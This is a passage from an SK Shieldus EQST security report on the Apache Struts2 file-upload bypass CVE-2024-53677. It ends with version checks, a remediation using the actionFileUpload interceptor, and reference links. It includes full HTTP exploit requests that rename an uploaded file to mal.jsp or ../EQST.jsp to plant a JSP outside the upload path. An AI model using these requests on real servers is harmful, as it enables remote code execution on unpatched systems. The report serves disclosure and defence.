


Figure 23. Redefining the File Name through the `top.uploadFileName` Parameter

As shown below, `uploadFileName` is redefined as `../EQST.jsp` and passed to the `doUpload()` method, which performs file upload.




Figure 24. `uploadFileName` Redefined as `../EQST.jsp`

As shown below, the malicious file is executing arbitrary commands outside the upload path.




Figure 25. Checking the Execution of an Arbitrary Command

#### 4) Multi-file Upload Exploit

When implementing multiple file uploads using Struts2 rather than single file uploads, the index value can be specified and modified directly without filtering bypass logic. It can be confirmed clearly by sending an HTTP request like the one below to check the file name.

```
POST /uploads.action HTTP/1.1
Host: localhost:8080
Content-Length: 471
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBblJIBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

-----WebKitFormBoundaryBblJIBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST1.jpg"
Content-Type: image/jpeg

this_is_test_file
-----WebKitFormBoundaryBblJIBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST2.jpg"
Content-Type: image/jpeg

this_is_test_file
-----WebKitFormBoundaryBblJIBPavxBq8cdi
Content-Disposition: form-data; name="uploadFileName[0]"

mal.jsp
-----WebKitFormBoundaryBblJIBPavxBq8cdi--
```

Note that EQST1.jpg, which should have been the first file name, has been renamed to mal.jsp and uploaded.

```

1 POST /uploads.action HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 471
4 Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundaryBblJIBPavxBq8cdi
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
6 Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5F86BEE
7 Connection: keep-alive
8
9 -----WebKitFormBoundaryBblJIBPavxBq8cdi
10 Content-Disposition: form-data; name="Upload"; filename="EQST1.jpg"
11 Content-Type: image/jpeg
12
13 this_is_test_file
14 -----WebKitFormBoundaryBblJIBPavxBq8cdi
15 Content-Disposition: form-data; name="Upload"; filename="EQST2.jpg"
16 Content-Type: image/jpeg
17
18 this_is_test_file
19 -----WebKitFormBoundaryBblJIBPavxBq8cdi
20 Content-Disposition: form-data; name="uploadFileName[0]"
21
22 mal.jsp
23 -----WebKitFormBoundaryBblJIBPavxBq8cdi--

1 HTTP/1.1 200
2 Vary: Sec-Fetch-Dest,Sec-Fetch-Mode,Sec-Fetch-Site,Sec-Fetch-User
3 Cross-Origin-Embedder-Policy-Report-Only: require-corp
4 Cross-Origin-Opener-Policy: same-origin
5 Set-Cookie: JSESSIONID=255C2D6C680AA9EE0F28E17F90E7EFB8; Path=/;
6 Content-Type: text/html; charset=UTF-8
7 Content-Language: en-US
8 Content-Length: 98
9 Date: Fri, 03 Jan 2025 04:49:01 GMT
10 Keep-Alive: timeout=20
11 Connection: keep-alive
12
13
14
15
16 업로드 파일명:
17
18 <li> mal.jsp
19 </li>
20 <li>
21 EQST2.jpg
22 </li>
23

```

Figure 26. File Names Redefinition with Indexing

## Countermeasures

The vulnerability is caused by a flaw in the file upload logic of the Struts2 file upload interceptor. This logic has been officially deprecated since the release of Struts2 6.4.0 and was completely removed starting from Struts2 7.0.0.

- URL: <https://struts.apache.org/core-developers/file-upload-interceptor>

The following process checks whether a vulnerable version is used. First, find the struts.xml file set on the server. Explore the struts2 jar file in use with the following Linux command:

```
> find / -name "struts2*jar" 2> /dev/null
```

If the Struts2 jar file is found, check if it is a vulnerable version.

```
root@fe91afedf9b6:/usr/local/tomcat# find / -name "struts2*jar" 2> /dev/null
/usr/local/tomcat/webapps/ROOT/WEB-INF/lib/struts2-core-6.3.0.2.jar
```

Figure 27. Verification of Using Struts2 6.3.0.2

Alternatively, unzip the struts2 jar file and directly check the version in use in the MANIFEST.MF file in the META-INF folder.

```
Manifest-Version: 1.0
Implementation-Title: Struts 2 Core
Bundle-Description: Apache Struts 2
Bundle-License: https://www.apache.org/licenses/LICENSE-2.0.txt
Bundle-SymbolicName: org.apache.struts.2-core
Implementation-Version: 6.3.0.2
Specification-Vendor: Apache Software Foundation
Bundle-ManifestVersion: 2
```

**Figure 28. Verification of Using Struts2 6.3.0.2**

Apache Struts2 released a security notice that it would upload at least version 6.4.0, but since it has been completely removed from version 7.0.0, it is necessary to ensure that actionFileUpload interceptor instead of fileUpload interceptor.

•URL: <https://cwiki.apache.org/confluence/display/WW/S2-067>

If it is specified to use fileUpload as an interceptor, as shown below, it is a vulnerable environment.

```
<interceptor-ref name="fileUpload">
```

**Figure 29. Using a Vulnerable File Upload Interceptor**

It must be addressed by modifying <interceptor-ref name="actionFileUpload"/>. Ultimately, the safest approach is to use an invulnerable version of Struts2 (later than Struts2 6.3.2), but it alone may not be sufficient since the file upload interceptor was only removed in Struts2 7.0.0. Therefore, it is necessary to check whether the Struts2 version is vulnerable or, even if not, whether it still utilizes the file Upload Interceptor.

## ■ Reference Sites

- Wikipedia (Apache Struts2): [https://en.wikipedia.org/wiki/Apache\\_Struts](https://en.wikipedia.org/wiki/Apache_Struts)
- Wikipedia (Jakarta EE): [https://en.wikipedia.org/wiki/Jakarta\\_EE](https://en.wikipedia.org/wiki/Jakarta_EE)
- Apache Struts2 文件上传逻辑绕过(CVE-2024-53677)(S2-067):  
<https://y4tacker.github.io/2024/12/16/year/2024/12/Apache-Struts2-%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E9%80%BB%E8%BE%91%E7%BB%95%E8%BF%87-CVE-2024-53677-S2-067/>
- AttackerKB (CVE-2024-53677): <https://attackerkb.com/topics/YfjepZ70DS/cve-2024-53677>
- Struts2 的值栈和对象栈: <https://developer.aliyun.com/article/330800>
- File Upload Interceptor: <https://struts.apache.org/core-developers/file-upload-interceptor>
- Action File Upload: <https://struts.apache.org/core-developers/action-file-upload>
- S2-067: <https://cwiki.apache.org/confluence/display/WW/S2-067>
- CVE-2023-50164-ApacheStruts2-Docker:<https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker>
- cve 2024-53677 vulnerability impacting apache struts-2: <https://www.cyber.gc.ca/en/alerts-advisories/cve-2024-53677-vulnerability-impacting-apache-struts-2>
- Critical security vulnerability affecting Apache Struts2 below 6.4.0.: <https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/critical-security-vulnerability-affecting-apache-struts2-below-6-4-0>
- WARNING: CRITICAL VULNERABILITY IN APACHE STRUTS, CVE-2024-53677 CAN LEAD TO RCE, PATCH IMMEDIATELY!: <https://cert.be/nl/advisory/warning-critical-vulnerability-apache-struts-cve-2024-53677-can-lead-rce-patch-immediately>

# EQST INSIGHT

2025.01

**SK** shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea  
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group

Production : SK Shieldus Marketing Group

COPYRIGHT © 2025 SK SHIELDUS. ALL RIGHT RESERVED.

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

